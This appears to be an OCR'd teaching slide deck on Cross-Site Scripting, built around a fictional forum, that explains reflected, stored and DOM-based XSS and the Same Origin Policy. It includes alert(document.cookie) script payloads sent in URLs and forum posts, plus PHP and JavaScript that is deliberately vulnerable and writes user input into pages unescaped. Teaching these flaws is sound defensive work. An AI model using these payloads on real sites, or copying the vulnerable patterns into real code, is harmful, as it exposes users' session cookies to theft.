
Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Exploit

```
GET /forum/foverview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1
Host: lightside.me
```






```
1   <html>
2       <head><title>Jedi Forum 3000</title></head>
3       <body>
4           <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5       </body>
6   </html>
```

Vulnerability

Impact


Why is that even necessary?

wouldn't this be easier?

```
GET /coiframe.html HTTP/1.1
Host: darkside.me
```

coiframe.html > ...

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
        <script>
            var doc = document.getElementById('targetFrame').contentWindow.document;
            alert(doc.cookie);
        </script>
    </body>
</html>
```



Same Origin Policy to the rescue!

```
» document.getElementById('targetFrame').contentWindow.document;
← DOMException: Permission denied to access property "document" on cross-origin object
```

```
GET /coiframe.html HTTP/1.1
Host: darkside.me
```


coiframe.html > ...

```
1  <html>
2      <head><title>Dark Side</title></head>
3      <body>
4          <h1>Welcome to the dark side!</h1>
5          <iframe id="targetFrame" src="http://lightside.me/forum/" ></iframe>
6          <script>
7              var doc = document.getElementById('targetFrame').contentWindow.document;
8              alert(doc.cookie);
9          </script>
10     </body>
11 </html>
```

Remember SOP from previous chapter?


- The web‘s basic security model
  - Basic idea:
    - Code from one origin (darkside.me) is not allowed to interfere with resources of another origin (lightside.me)
  - Origin = Protocol + Host + Port
    - http://darkside.me:80
    - http://lightside.me:80

Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Reflected XSS




- not persistent
- exploit-code just gets „reflected“ back to the user


Stored XSS




- persistent
- exploit-code is stored in the application
  - e.g. guestbook, forum, social media, etc.
- victim receives exploit-code by viewing content

Stored XSS


2. Browse App
Web Server
1. Inject payload
3. Retrieve Payload
4. Exec. Payload


Jedi Forum 3000
lightside.me/forum/foverview.php?una
Welcome luke
Logout
Nachricht Nr:0
User: Yoda
May the force be with
PHPSESSID=5c03mgadld6k131maq3i420fi1
OK
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Nachricht Nr:2
User: lord vader
Don't mind me, I'm just hanging around...
Übertragen der Daten von lightside.me...



Jedi Forum 3000
lightside.me/forum/foverview.php?uname=lord+vader
Welcome lord vader
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Don't mind me, I'm just hanging around...
<script>alert(document.cookie)
</script>
Post

both types require a flaw in
the server-side code

can you think of a scenario that
happens on the client side only?

domoverview.html > ...


```
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              var uname = (new URLSearchParams(window.location.search)).get('uname');
6          </script>
7
8          <h1>Welcome <script>document.write(uname)</script></h1>
9
10     </body>
11 </html>
```



payload still needs to travel to the server and back...

domoverview.html > ...

```
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              //var uname = (new URLSearchParams(window.location.search)).get('uname');
6              var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
7          </script>
8
9          <h1>Welcome <script>document.write(uname)</script></h1>
10
11     </body>
12 </html>
```



now it‘s on the client-side only

